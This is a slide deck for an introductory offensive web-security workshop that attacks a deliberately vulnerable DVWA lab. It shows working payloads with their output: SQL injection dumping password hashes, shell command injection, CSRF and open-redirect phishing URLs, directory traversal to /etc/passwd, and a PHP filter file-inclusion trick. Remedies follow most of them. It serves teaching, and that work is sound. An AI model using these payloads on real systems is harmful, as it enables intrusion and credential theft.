Orbital Security

Introduction to (Offensive) Web Security

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Introduction

- Beginner-level intro to web security
- Hands-On
- Offensive
- Get our hands dirty with code
- Discussion

Ground Rules

- What we learn here should not be used on systems you do not have permission to attack
- Singapore Law prescribes harsh penalties for those who break it
- Only attack domain names with the following suffix: *.spro.ink
- Do not deny others of the same training materials (e.g. by changing their passwords)

Rules of Engagement

Only attack the following URLs:

- o ssh.spro.ink
- o web.spro.ink
- o dvwa.spro.ink

Let's Get Started

Agenda

- 1. Software Preparation & Environment Set Up
- 2. Brief Recap on Web Concepts
- 3. Common Web Vulnerabilities
- 4. Offensive Scripting with Python
- 5. If we have time: Exotic Bugs

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Environment Setup

Software Preparation & Environment Set Up

- Hopefully you should have the three requirements installed:
 - Google Chrome
 - EditThisCookie Chrome Extension
 - Secure Shell Chrome App (or any other shell applications)
- If not, you can download them now. It's not that large.

Secure Shell Account Creation

- Let's create the shell accounts you will be using to write automated scripts.
- Connect to the SSH server with a Secure SHell App:
 - Server: ssh.spro.ink
 - Username: orbital
 - Password: we have the best passwords

Secure Shell Account Creation

```
ubuntu@ip-172-31-16-108:~$ ssh orbital@ssh.spro.ink orbital@ssh.spro.ink's password:
Welcome to Ubuntu 16.04 LTS (GNU/Linux 4.4.0-22-generic x86_64)
 * Documentation: https://help.ubuntu.com/
  packages can be updated.
  updates are security updates.
 Last login: Mon May 30 11:23:21 2016 from 54.169.30.200
  Welcome to Orbital 2016 Web Security|
     User Account Creation Utility
Enter your desired username: thngkaiyuan
Here are your credentials:
Username: thngkaiyuan
Password: NoCHXDxZJ4
Please login with thngkaiyuan@ssh.spro.ink using the provided password You may log in to http://dvwa.spro.ink with these credentials as well. Connection to ssh.spro.ink closed. ubuntu@ip-172-31-16-108:~$ ■
```

Secure Shell Account Creation

- Please save the randomly generated password somewhere.
- You will need to use it to login to the vulnerable web site during the exercises

Secure Shell Accounts

- While limits are enforced for each user account, please don't run fork bombs
- All the tools you require are installed on the system
- To edit files on the remote system, use a text editor like:
 - o Vim
 - Nano
 - Emacs

Web Concepts Recap

HTTP Protocol

- The HTTP protocol is a text-based protocol at its heart
- Involves a client making requests for resources on the server
- These resources take the form of web pages, images, scripts, etc.
- Sometimes these requests make changes on the server,
 sometimes they do not

HTTP Request

• A simple handwritten HTTP request might look like this:

GET /orb HTTP/1.1

Host: dvwa.spro.ink

Cookies: token=orbital

HTTP Request Breakdown

```
GET /orb HTTP/1.1
```

Host: dvwa.spro.ink

Cookie: token=orbital

- GET HTTP Method
- /orb Resource
- HTTP/1.1 HTTP Version

HTTP Request Breakdown

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GET /orb HTTP/1.1
```

Host: dvwa.spro.ink

Cookie: token=orbital

- Host: dvwa.spro.ink Host Header
- Cookie: token=orbital Cookie Header

HTTP Request

The response to the request might look like:

HTTP/1.1 200 OK
Date: Mon, 30 May 2016 03:17:46 GMT
Server: Apache/2.2.22 (Debian)

HTTP Request Breakdown

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Date: Mon, 30 May 2016 03:17:46 GMT
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```

- HTTP/1.1 HTTP Version
- 200 OK Status Code
- Date: Mon, 30 May 2016 03:17:46 GMT Date Hdr
- Server: Apache/2.2.22 (Debian) Server Header

HTTP Methods

- There are many methods supported by the HTTP protocol
- Such methods include: GET, HEAD, POST, PUT, DELETE
- Most requests in web applications make use of the GET or POST method

HTML

- HTML is a markdown language used to describe the layout and content of a web page
- Essentially a hierarchy of <tags> representing a tree structure
- Features attributes
- E.g. <div onmouseover="alert(1)" />

CSS

- Handles the styling and presentation of the page
- Different browsers have certain unique CSS
- Can be linked into a HTML page with <link>
- e.g.: body { color: blue; }

Images

- Images are one type of resource represented by an HTML tag
- Interesting properties and events supported by the tag
- E.g.

Javascript

- Javascript provides the dynamic and interactive behaviour of a webpage
- Can be linked or executed by placing code within script tags
- E.g. <script> alert(1); </script>

HTTP Headers

- HTTP headers provide a means of communicating metadata between a server and client
- Common headers include:
 - Date
 - Host
 - Cookie
 - Server

Cookies

- HTTP is not a stateful protocol; it does not entertain the concept of persistence
- Cookies help to implement that
- Special HTTP header
- E.g. Cookie: mycookie=thisisacookie

Analysis with Chrome


Chrome Inspector (View Source)

- Chrome comes with a lot of useful tools for web security analysis
- To bring up the Chrome Inspector, right click and select Inspect from the drop down menu

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Business About


Advertising

Terms Settings Use Google.com

Privacy


Chrome Inspector (Sources)

- We can view a list of sources available from the web page
- These include javascript source files, images, and other resources




Chrome Inspector (Network Traffic)

- Arguably the most important tab for analysis
- Allows you to inspect the network activity
- Extremely useful to get quick information at a glance and understand what the application is doing



Editing Cookies with EditThisCookie

- Cookies store persistent data
- Most of the time cookies store a session id which identifies the data associated with current session of the browser
- A tool to tamper this data can be useful when looking for vulnerabilities in the application



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Common Web Vulnerabilities


Damn Vulnerable Web Application (DVWA)

Go to http://dvwa.spro.ink



Guess what is the admin's password?

Default Passwords



Default Passwords


- Default passwords are not as uncommon as you think
- Cracking them is as easy as doing a Google search
- Examples:
 - Many routers ship with default passwords that are left unchanged by users
 - Root account on jailbroken iPhones (the default password is 'alpine')
 - Many web administrators don't change their default passwords either

Default Passwords

- Remedy:
 - Change your default passwords!!



Weak Passwords



Weak Passwords

- Even when we do not use the default password, we use weak/common passwords (e.g. 123456, qwerty)
- These passwords are easily guessable, and with a little bit of scripting, we can automate this brute forcing process:
 - We can also make it a little smarter by using dictionaries
 - We will demonstrate this in the second part of today's workshop if time allows

#:	Password	
1	password	
2	123456	
3	12345678	
4	1234	
5	qwerty	
6	12345	
7	dragon	
8	pussy	
9	baseball	
10	football	
11	letmein	
12	monkey	
13	696969	
14	abc123	
15	mustang	

Weak Passwords

- As a web developer, you can:
 - Temporarily lock an account after a threshold
 - Require captchas after a threshold
 (https://www.google.com/recaptcha/intro/index.html)
 - Enforce strong password policies:
 - Alphanumeric + upper and lower case + symbols + sufficient length
 - Regular password renewals

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• Goto http://dvwa.spro.ink/vulnerabilities/sqli/

Home	Vulnerability: SQL Injection
Instructions	
Brute Force	User ID: Submit
Command Injection	
CSRF	More Information
File Inclusion	http://www.securiteam.com/securityreviews/5DP0N1P76E.html
File Upload	 https://en.wikipedia.org/wiki/SQL_injection http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
Insecure CAPTCHA	

What does it do?

Vulnerability: SQL Injection User ID: 1 ID: 1 First name: admin Surname: admin

Introduction to an important concept: Fuzzing

Fuzz testing - Wikipedia, the free encyclopedia

https://en.wikipedia.org/wiki/Fuzz_testing ▼ Wikipedia ▼

Fuzz testing or **fuzzing** is a software testing technique, often automated or semi-automated, that involves providing invalid, unexpected, or random data to the inputs of a computer program.

History - Uses - Techniques - Reproduction and isolation

- User ID seems to be a number
- What if we submit something unexpected?



You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1

What's happening?

SQL Injection Source

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysql_query( $query ) or die( '<pre>' . mysql_error() . '' );
```

• Normally, say \$id = 1, we get:

```
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = '1';";
```

This is a valid SQL statement and execution turns out fine

• But with \$id = 'we get:

```
// Check database
$query = "SELECT first_name, last_name FROM users WHERE user_id = ''';";
```

That is an invalid SQL statement!

- How can we be nasty?
- Say I wanna view everyone's usernames and passwords. I can craft such an SQL statement:

```
// Check database

$query = "SELECT first_name, last_name FROM users WHERE user_id = ''
UNION SELECT user, password FROM users where '1'='1';";
```



On the other hand, this would return the username and password from all rows

- I simply inject the text highlighted in blue
 - o 'UNION SELECT user, password FROM users WHERE '1'='1
- Voila

```
ID: 'UNION SELECT user, password FROM users WHERE '1'='1 First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users WHERE '1'='1 First name: gordonb Surname: e99a18c428cb38d5f260853678922e03


ID: 'UNION SELECT user, password FROM users WHERE '1'='1 First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users WHERE '1'='1 First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users WHERE '1'='1 First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Can anybody guess what password is smithy using?

```
ID: 'UNION SELECT user, password FROM users WHERE '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
ID: 'UNION SELECT user, password FROM users WHERE '1'='1
First name: gordonb
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ID: 'UNION SELECT user, password FROM users WHERE '1'='1
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
ID: 'UNION SELECT user, password FROM users WHERE '1'='1
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```



- The passwords are stored as
 - MD5 hashes
 - Prevents passwords from being stored in plaintext
 - However, MD5 is weak
 - Also, can you tell which users are using the same passwords?

```
ID: ' UNION SELECT user, password FROM users WHERE '1'='1
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
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```

- What can you do?
 - Use stronger hashes (e.g. SHA256)
 - If possible, delegate this task to a framework/library
 - Also, add salt on top of your hashes (yummy) to prevent identical passwords from being spotted easily!

	Usemame	PasswordHash	Salt
1	User1	104f4807e28e401c1b9e1c43ac80bdde	nkV38+/eHsI=
2	User2	827e877ba7fa4676ee4903f2b60de13a	NwHowZ63RVw=
3	User3	e901b26b3ec928db2753150d04736c44	Z8uDOfE90gE=

• What can you do?

- Use prepared statements (if you must construct raw SQL statements)
- Otherwise, use the models provided by your ORM (e.g. ActiveRecord for Ruby on Rails, Doctrine for Symfony, Django's ORM)

```
// Check the database
$data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1;' );
$data->bindParam( ':id', $id, PDO::PARAM_INT );
$data->execute();
$row = $data->fetch();
```

- ____
- Is SQL injection the only form of code injection around?
- Nope. Goto http://dvwa.spro.ink/vulnerabilities/exec/

Vulnerability: Command Injection Ping a device Enter an IP address: Submit

Normal usage:

Vulnerability: Command Injection

```
Ping a device

Enter an IP address: 127.0.0.1 Submit

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.028 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.013/0.023/0.028/0.007 ms
```

Does this look familiar to any of you?

```
ubuntu@ip-172-31-16-108:~$ ping 127.0.0.1
                                                  PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.015 ms
                                                   64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.038 ms
Vulnerability: Command Injection
                                                  64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.025 ms
                                                      bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.037 ms
  Ping a device
                                                    -- 127.0.0.1 ping statistics ---
                                                     packets transmitted, 4 received, 0% packet loss, time 2999ms
  Enter an IP address: 127.0.0.1
                                                       min/avg/max/mdev = 0.015/0.028/0.038/0.011 ms
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  64 bytes from 127.0.0.1: icmp seq=1 ttl=64 time=0.013 ms
  64 bytes from 127.0.0.1: icmp seq=2 ttl=64 time=0.028 ms
  64 bytes from 127.0.0.1: icmp seg=3 ttl=64 time=0.025 ms
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  rtt min/avg/max/mdev = 0.013/0.023/0.028/0.007 ms
```


• In shell, we can separate commands on a single line using semicolon hi

• If the website is executing the ping command in shell, we can append more commands at the back using the semicolon

```
ubuntu@ip-172-31-16-108:~$ ping 127.0.0.1; pwd
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.013 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
65 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
66 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
67 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
68 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
69 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
60 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms
60 bytes from 127.0.0.1: icmp_seq=0.013/0.024/0.029/0.008 ms
60 bytes from 127.0.0.1: icmp_seq=0.0
```

• In other words, we have arbitrary command execution on the

web server



- If you MUST have such a service, what can you do?
 - Perform input validation (e.g. check that the given input strictly matches a valid
 IP address)
 - Check against a whitelist (not a blacklist! why?)

```
// Get input
$target = $_REQUEST[ 'ip' ];
$target = stripslashes( $target );

// Split the IP into 4 octects
$octet = explode( ".", $target );

// Check IF each octet is an integer
if( ( is_numeric( $octet[0] ) ) && ( is_numeric( $octet[1] ) ) && ( is_numeric( $octet[3] ) ) && ( sizeof( $octet ) == 4 ) ) {
```

Goto http://dvwa.spro.ink/vulnerabilities/csrf/

Vulnerability: Cross Site Request Forgery (CSRF) Change your admin password: New password: Confirm new password: Change

- Try changing your password
- Do you notice something in the URL?
 - http://dvwa.spro.ink/vulnerabilities/csrf/?password_new=my_new_password&
 password_conf=my_new_password&Change=Change#
- What if someone lured you to click on such a link?
 - Your password would have been changed without your consent!

- You say it won't happen one lah. After all, who makes applications like that?
- Do you use uTorrent?

uTorrent WebUI Cross-Site Request Forgery Vulnerability

To exploit this issue, an attacker must entice an unsuspecting victim into following a malicious URI.

The following example URIs are available:

To force a file download:

http://www.example.com: 8080/gui/?action = add-url& s = http://localhost/backdoor.torrent


To change administrative credentials and settings:

http://www.example.com:8080/gui/?action=setsetting&s=webui.username&v=badmin

http://www.example.com: 8080/gui/?action = setsetting & amp; s = webui.password & amp; v = badmin =

http://www.example.com:8080/gui/?action=setsetting&s=webui.port&v=4096 http://www.example.com:8080/gui/?action=setsetting&s=webui.restrict&v=127.0.0.1/24,10.1.1.1

How do we tackle this? Let's change the security level to 'high'



- Now when you change your password, what do you see?
- That's right, a CSRF token!
 - http://dvwa.spro.ink/vulnerabilities/csrf/?password_new=my_new_password&
 password_conf=my_new_password&Change=Change&user_token=ceccca9128
 357edc9c59dab72add364c#
 - A unique token is generated every time the user loads the form
 - Since the attacker does not have access to the token, he cannot craft a link that would contain the required token


CSRF Token

Comes enabled on most frameworks (e.g. Ruby on Rails, Django, Symfony)

```
<!DOCTYPE html>
<html lang="en">
\(head>.../head>
▼ <body>
 ▼ <div class="container" style="text-align:center">
     ::before
   ▼ <form class="form-signin" action="/login/" method="POST">
       <input type="hidden" name="csrfmiddlewaretoken" value="14FC11v0MosBJMiHrLZ09zvABt7hP71f">
       <h2 class="form-signin-heading">Open the fridge:</h2>
       <label for="username" class="sr-only">Username</label>
       <input name="username" class="form-control" placeholder="Username" required autofocus>
       <label for="password" class="sr-only">Password</label>
       <input type="password" name="password" class="form-control" placeholder="Password" required>
       <button class="btn btn-lg btn-primary btn-block" type="submit">Open</button>
     </form>
     <a href="/register">Create account</a>
```

Open Redirects

Redirects are common



- An open redirect is a vulnerability where an attacker manages to control the URL a redirection function emits
- This means while a legitimate use of the redirect might bring the user to <u>www.google.com</u>, an attacker can redirect the user to attacker.com

- ____
- Why is this a big deal?
- Imagine if you were given the option to click on the following link to proceed, would you?
 - http://www.google.com/?loggedin=http://gooogle.com
- It's from the Google Domain, we should trust it right?

- Let's play around with it at
 - http://web.spro.ink/openredirect/basic.php

```
<?php

$redirect = $_GET['url'];
if (isset($redirect)) {
    header("Location: " . $redirect);
}
else {
    show_source(__FILE__);
}
?>
```

- If you haven't already realised, this is a really good way to trick people into phishing schemes
- Especially if combined with obfuscation
- You might not have fallen for the first one but would you click on this one?
 - http://google.com/?success=true&token=A21s123j123n8923h1zxuoi123klj213h41&url=main&csrf=45123jjjk123123naszxcasd&url=http://g00gle.com&tz=pz

- So how do we stop this?
- Firstly, do not accept untrusted input from the user
- If you do not have a choice and must accept some form of input from the user, consider a mapping between an index and a list of approved redirection links
- As a last resort, perform some sanity checks on the URL

- When dealing with files, there are multiple ways of thinking of them in Linux
- Let's assume you're in the /home/orbital directory
- The following representations of file 'testfile' are equivalent:
 - /home/orbital/testfile
 - ./testfile
 - ../orbital/testfile

- Imagine if your web application had to handle serving files from locations that are dynamic
- Obviously, it is not practical to create a case for each file you want to serve
- So you'd probably like to automate it

- Now let's say the user can request for any of these files, and if they exist, print the contents
- It'll look something like this:
 - http://web.spro.ink/dirtraversal/basic.php

```
Show source <html>
<head></head>
<body>
<a href="?file=one">One</a>
<a href="?file=two">Two</a>
<a href="?file=three">Three</a>
<a href="?file=four">Four</a>
<a href="?file=five">Five</a>
<a href="?src=1">Show source</a>
<?php
$f = $_GET['file'];
$s = $ GET['src'];
if (isset($f)) {
    echo "Number Ascii Art++";
    echo "";
    echo file_get_contents("nums/" . $f);
    echo "";
else if (isset($s)) {
    show_source(__FILE__);
?>
</body>
</html>
```

- It looks fine at the first glance but wait!
- Remember that ./testfile is == ../orbital/testfile if we are in the orbital directory?
- We can leverage this relative property of paths to obtain juicy information on the system
- Perhaps /etc/passwd?

← → € 🗋 web.spro.ink/dirtraversal/basic.php?file=../../../../../etc/passwd One Two Three Four Five

pollinate:x:111:1::/var/cache/pollinate:/bin/false mysql:x:112:116:MySQL Server,,,:/nonexistent:/bin/false

Show source Number Ascii Art++

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false lxd:x:107:65534::/var/lib/lxd/:/bin/false uuidd:x:108:112::/run/uuidd:/bin/false dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin

- Many real life examples
- Some NUS student group and research sites are vulnerable

- How do we fix this?
- Again, consider using mappings between an index and whitelisted values
- Chroot jails can provide a restricted environment
- Validate that the normalised absolute path contains a pre-approved prefix

- A modular approach to building your application is a good idea
- In programming, we often import or include source files that provide extra functionality
- However, when we give the user the power to decide which source files are included, this can turn nasty

- This arises a lot in PHP due to the its paradigm but it can happen in any framework
- In fact, it can happen and probably has happened in every conceivable web framework that uses templates
- Inclusion of the file works as if the code from that file was copy and pasted into the including script

- Local File Inclusion is very serious because in some cases, it can lead to arbitrary code execution
- At the very least, it can provide an information leakage primitive

- The affected code looks remarkably similar to the directory traversal code
- Let's take a look at an example at:
 - http://web.spro.ink/lfi/basic.php

```
<html>
<head></head>
<body>
<h1>Hackers</h1><br />
<a href="?page=main">Main</a>
<a href="?page=zerocool">Zero Cool</a>
<a href="?page=acidburn">Acid Burn</a>
<!-- we had a page for The Plague but he's gone now -->
<br />
<a href="?src=1">Show source</a>
<br />
<?php
$p = $_GET['page'];
$s = $_GET['src'];
if (isset($p)) {
    chdir("pages");
    include($p . ".php");
    echo "Bio info: " . $bio;
else if (isset($s)) {
    show_source(__FILE__);
?>
</body>
</html>
```

Hackers

Main Zero Cool Acid Burn

Show source

Bio info: Dade Murphy's a total loser

• Let's try that path traversal attack again











Main Zero Cool Acid Burn

Show source Bio info:

- It did not work because now we have a new constraint!
- The suffix ".php" is prepended to the user supplied input
- We cannot include files of any other extension without some tricks

- However, let's go on that hint given in the source
- There seems to be an undocumented bio that we might be able to access through our control of the page parameter











Hackers

Main Zero Cool Acid Burn

Show source

Bio info: Straight to jail!

- Indeed, it exists
- Let's go one step further and try to read the source code
- Remember that when a file is included in PHP, the contents are treated as if they are copied and pasted into the including script so if its PHP code, we will never be able to view it

- There is a very useful trick, however
- We can use PHP filters to convert the source file into something that is not recognisable as PHP and then we can get past the code being executed
- php://filter/convert.base64-encode/resource=theplague











Hackers

Main Zero Cool Acid Burn

Show source

